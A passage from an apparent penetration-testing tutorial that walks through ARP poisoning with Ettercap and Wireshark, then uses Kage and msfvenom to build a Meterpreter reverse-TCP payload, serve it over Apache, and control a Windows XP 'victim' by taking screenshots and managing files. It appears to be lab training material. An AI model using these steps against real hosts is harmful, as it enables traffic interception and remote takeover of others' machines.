
```
cat /proc/sys/net/ipv4/ip_forward.
```



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ cat /proc/sys/net/ipv4/ip_forward
0
```

Step 15: Open a new terminal and set the ip_forward value to 1 by entering the command echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward.

Step 16: If prompted, provide your password. Following that, initiate Wireshark by executing the command wireshark &.




```
[(kali㉿kali)-[~]]$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1


[(kali㉿kali)-[~]]$ cat /proc/sys/net/ipv4/ip_forward
1

[(kali㉿kali)-[~]]$ wireshark &
[1] 18189


[(kali㉿kali)-[~]]$
```

Step 17: Once Wireshark is open, choose the eth0 network interface to capture the network traffic.





Step 19: Select "Sniff remote connections" and click OK to commence ARP poisoning in the network.



Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	8.0000000000	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
2	8.000299756	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.3 is at 08:00:27:c7:e
3	10.049036818	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
4	10.049827374	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.2 is at 08:00:27:c7:e
5	20.065582091	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
6	20.065668687	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.2 is at 08:00:27:c7:e
7	30.076377523	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
8	30.076457584	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.2 is at 08:00:27:c7:e
9	40.087062563	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
10	40.087154879	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.2 is at 08:00:27:c7:e
11	50.097716838	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e
12	50.097880873	PcsCompu_c7:e1:36	RealtekU_12:35:03	ARP	42	10.0.2.2 is at 08:00:27:c7:e

```

> Frame 1: 42 bytes on wire (336 bits), 42 bytes capt 0000 52 54 00 12 35 02 08 00 27 c7 e1 36 08 06 00 !
> Ethernet II, Src: PcsCompu_c7:e1:36 (08:00:27:c7:e1) 0010 08 00 06 04 00 02 08 00 27 c7 e1 36 0a 00 02 !
> Address Resolution Protocol (reply) 0020 52 54 00 12 35 02 0a 00 02 02

```

eth0: <live capture in progress> | Packets: 12 - Displayed: 12 (100.0%) | Profile: Default

Step 21: Examine the target's active connections by opening the connection.

Step 22: Click on the connection and observe the sent information on the left and the received information on the right, provided the packets are not encrypted.

Ettercap
0.8.3.1(EB)

Host List Targets Connections

Host filter Protocol filter Connection state filter

TCP UDP Other Active Idle Closing Closed Killed

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
10.0.2.15	58894	-	34.117.121.53	443	TCP	idle	46	46	-- > US
10.0.2.15	49532	-	35.244.181.201	443	TCP	idle	913	4508	-- > US
10.0.2.15	33380	-	192.168.0.1	53	UDP	idle	35	140	-- > --
10.0.2.15	58314	-	152.195.38.76	80	TCP	idle	416	736	-- > US
10.0.2.2	0	-	10.0.2.3	0		idle	0	0	-- > --

[View Details](#) [Kill Connection](#) [Expunge Connections](#)

ARP poisoning victims:

GROUP 1: 10.0.2.2 52:54:00:12:35:02

GROUP 2: 10.0.2.3 52:54:00:12:35:03

The screenshot shows the Ettercap interface with the 'Connections' tab selected. It displays a table of network connections with columns for Host, Port, - (empty), Host, Port, Proto, State, TX Bytes, RX Bytes, and Countries. The table lists several connections, including ones to external hosts (34.117.121.53, 35.244.181.201) and a local host (192.168.0.1). Below the table are three buttons: 'View Details', 'Kill Connection', and 'Expunge Connections'. A section titled 'ARP poisoning victims:' lists two groups of MAC addresses: GROUP 1 (10.0.2.2) and GROUP 2 (10.0.2.3).

3. Kage

Step 1: Install Ettercap on Kali Linux by executing the command: `sudo apt install ettercap-graphical`.

```
(kali㉿kali)-[~]
└─$ cd DOwnloads
cd: no such file or directory: DOwnloads

(kali㉿kali)-[~]
└─$ cd Downloads


(kali㉿kali)-[~/Downloads]
└─$ ls
CSRFTester-1.0.zip  ezyzip.zip  Kage.0.1.1-beta_linux.AppImage

(kali㉿kali)-[~/Downloads]
└─$ chmod +x Kage.0.1.1-beta_linux.AppImage

(kali㉿kali)-[~/Downloads]
└─$ ./Kage.0.1.1-beta_linux.AppImage
□
```

Step 2: Execute `msgrpc` to obtain the username and password required for logging into Kage.

```
msf6 > load msgrpc
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: 6Vh0hSn7
[*] Successfully loaded plugin: msgrpc
msf6 >
```



Step 3: After logging in, proceed to create a new botnet through the payload generator. Here, we'll craft the test2.exe botnet for our use.

The screenshot shows the Kage interface with the 'Payload generator' section active. The 'Payload' field contains 'test2.exe', 'Platform' is set to 'windows/meterpreter/reverse_tcp', and 'LHOST' and 'LPORT' are both set to '10.0.2.15'. Below these fields are tabs for 'exe', 'Encoders', and 'Characters to avoid', with 'Optional field' notes under each. A 'Generate' button is at the bottom left. To the right, a terminal window displays the command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15. The output shows the payload generation process, including the command, platform selection, encoder choice, payload size, and the saved file path (/home/xall1/kage/test2.exe).


Step 4: Furthermore, navigate to the Jobs section in Kage to configure the payload, lhost, and lport for exploitation.

The screenshot shows the 'Jobs' section of Kage. It displays a single job entry with the following configuration: Payload is 'windows/meterpreter/reverse_tcp', LHOST is '10.0.2.15', and LPORT is '4444'. The 'Job id' is listed as '0'. To the right of the job entry are buttons for 'Edit', 'multihandler', and 'Remove'. Below the job entry are 'Options' checkboxes for 'EnableContextEncoding' and 'ExitOnSession', and a 'Create' button at the bottom.


Step 5: Subsequently, initiate the Apache service after transferring the botnet to HTML. This action allows the victim to establish a connection with the attacker's botnet.

```
(kali㉿kali)-[~]
$ sudo mv /home/kali/kage/test2.exe /var/www/html/
(kali㉿kali)-[~]
$ sudo service apache2 start
```


Step 6: Download the file onto the Windows XP system using the attacker's IP address.




Step 7: You can now inspect the contents of the file and execute it as needed.




Step 8: Upon establishing a connection with the victim, a new platform will be visible in the session area upon returning to Kage. To actively engage with the victim, proceed by pressing the interact button.




Step 9: At this stage, you can examine the victim's system data on the left and execute commands on the right.





Step 10: Utilizing the "snapshot" command, we have the capability to capture a screenshot of the entire victim's user interface.



Step 11: Navigate to the second folder resembling a logo to access the file management feature. In this section, you can view all files present in the entire location of the botnet.




Step 12: You can now submit the screenshot we just captured. Additionally, it's evident that Kage has successfully uploaded the screenshot to the designated folder.



Step 13: After the initial attempt, check the results on Windows XP, confirming the successful relocation of the screenshot to a new location.


Step 14: Verify that the content of the screenshot within the new location corresponds to the one captured by Kage.



Step 15: Delete the previous botnet file and create a new one named test.exe to establish a connection as before.


Step 16: Use Kage to create a don't move folder and paste another screenshot inside it.

A screenshot of the Kage web interface. The left sidebar shows 'Dashboard' and 'Sessions'. The main area is titled 'Workspace' and shows a list of files. The table has columns for Name, Size, and Mode. The files listed are: ChromeSetup.exe (882,784 KB), Exploits-master.zip (20520,592 KB), dont move (0 KB), mona-master.zip (145,725 KB), and test.exe (73,802 KB). Each file has a red and blue circular icon next to it.

